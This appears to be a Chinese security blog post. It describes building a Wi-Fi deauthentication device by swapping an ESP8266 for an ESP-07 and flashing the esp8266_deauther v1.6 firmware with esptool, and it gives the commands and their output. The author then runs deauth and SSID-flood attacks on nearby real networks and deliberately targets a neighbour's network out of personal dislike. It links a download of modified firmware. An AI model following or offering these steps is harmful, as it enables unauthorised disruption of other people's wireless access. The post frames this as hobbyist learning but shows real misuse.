


然后在把盖子粘回去，再接电测试一下！




第三步处理 ESP8266


先将 OLED 屏幕吹下来（吹板子背面）




再将 ESP8266 拆下来



然后换上 ESP-07，热吹上去最好再用锡焊一下




然后通电测试一下



ESP-07 与板载灯都亮了就 OK 了，把屏幕粘回去即可

第四步刷固件

连接至电脑，设备管理器查看 COM 口




用 esptool 格式化 flash

esptool -- port COM3 erase_flash

大多数是：

esptool.py -- port COM3 erase_flash



下面是弯路：

去获取 固件，固件地址：

https://github.com/spacehuhn/esp8266_deauther

然后换掉我发的附件（支持 OLED 屏幕的配置）

然后编译上传


传输参数

然后你就会遇到下面的报错

怎么解决呢?


当上传时将 ESP-07 的 GPIO00 与 GND 用公公杜邦线碰着相连

其实选择 WeMoS 就可以了，讲上面方法是因为大多数环境搭建教程讲的是上面的，比较通用，解决方法也很通用。


WiFi101 Firmware Updater
开发板: "WeMos D1 R1"
Flash Size: "4M (1M SPIFFS)"
Debug port: "Disabled"
Debug Level: "无"
lwIP Variant: "v2 Lower Memory"
VTables: "Flash"
CPU Frequency: "80 MHz"
Upload Speed: "921600"
Erase Flash: "Only Sketch"
端口
取得开发板信息
编程器: "AVRISP mkII"
烧录引导程序
信安之路

接下来，固件烧写成功了！

来个弯路运行图



一切结束了？？？NO,NO,NO

测试一波功能，你就会发现一切正常，可就是没有实际攻击效果啊！

要不然怎么叫弯路啊，我耗了一个下午，找原因。没什么发现，可能现在只对自己的硬件支持较好（某宝有中国合作伙伴有售）

一阵尴尬.....

天无绝人之路，可以看看它以前的版本。

看到 1.6 的版本直接有支持 sh1106 屏幕的固件

bin 怎么玩?

直接 esptool 烧 flash 即可。


esptool --port COM3 --baud 460800 write_flash --flash_size=detect 0 esp8266_deauther_1mb_oled_sh1106.bin

（esp8266_deauther_1mb_oled_sh1106.bin 改为固件文件名）

大多数:

esptool.py --port COM3 --baud 460800 write_flash --flash_size=detect 0 esp8266_deauther_1mb_oled_sh1106.bin

（esp8266_deauther_1mb_oled_sh1106.bin 改为固件文件名）


C:\Windows\system32\cmd.exe
F:\Wemos_esp8266_deauther-master>esptool --port COM3 --baud 460800 write_flash --flash_size=detect 0 esp8266_deauther_1mb_oled_sh1106.bin
esptool.py v2.5.0
Serial port COM3
Connecting....
Detecting chip type... ESP8266
Chip is ESP8266EX
Features: WiFi
MAC: dc:4f:22:53:64:59
Uploading stub...
Running stub...
Stub running...
Changing baud rate to 460800
Changed.
Configuring flash size...
Auto-detected Flash size: 4MB
Flash params set to 0x0240
Compressed 596384 bytes to 378883...
Wrote 596384 bytes (378883 compressed) at 0x00000000 in 9.0 seconds (effective 532.0 kbit/s)...
Hash of data verified.
Leaving...
Hard resetting via RTS pin...
信安之路

来跑跑看


ESP8266
Deauther v1.6
Copyright (c) 2017
Stefan Kremser
信安之路

跑起来正常，试试功能 flood 、deauth 攻击


●●●●○ 中国联通
下午8:43
31%
设置
无线局域网
无线局域网
ChinaNet-2ePi
选取网络...
.ChinaNet-2ePi
.ChinaNet-2ePi
我爱老婆燕
ChinaNet-2ePi
ChinaNet-2ePi
ChinaNet-2ePi
ChinaNet-2ePi
ChinaNet-2ePi
信安之路


●●●●● 中国联通
下午7:30
43%
设置
无线局域网
无线局域网
选取网络...
我爱老婆燕
Bahitlik
ChinaNet-2ePi
ChinaNet-KmrE
hetangyuese
pwned
root
woshinibaba

很好，3 秒给我打掉线！也克隆了一堆!

诶诶诶！那个我爱老婆燕，早就看你不爽了，我来帮帮你！


●●●●○ 中国联通
下午8:45
31%
设置
无线局域网
.我爱老婆燕
.我爱老婆燕
我爱老婆燕
我爱老婆燕
我爱老婆燕
我爱老婆燕
我爱老婆燕
我爱老婆燕
我爱老婆燕
我爱老婆燕
我爱老婆燕
信安之路

支持 web 端管理，Wi-Fi 名称 pwned,密码 deauther！

网上有很多直接用 ESP8266 的教程，没有屏幕和按钮，可以通过 web 端控制攻击。于此大家可以买 WeMoS 直接烧，也就有屏幕了和按钮了，但是没有增益天线依旧是外强中干！至于 2.0 的版本，我把经过 w3bsafe 的 Angel 师傅的改过的显示配置文件和固件一起放在附件。

总结一下：

这是我第一次动手打造 Hack 硬件，第一次玩 ESP，谢谢帮助过我的师傅们！特别感谢 Angel 师傅！如有不对的地方，也欢迎各位师傅指出！

总结：

还是利用了 WiFi 协议的漏洞，在如今一些攻击手法中，我们可以更加隐蔽和便捷的攻击一些特定的目标，而往往攻击者手中的“武器”造价成本和攻击所造成的伤害成本是不成正比的，也就是说我们可以用更少的钱来达到最大化的攻击。对于安全来说看不见的危险才是最可怕的。

相关文件地址：

链：https://pan.baidu.com/s/17Whj-85CUn5xK7gXojbyoA　*码*: 1eh6

RFID 破解基础详解

原创： hodit 信安之路 2018-09-15

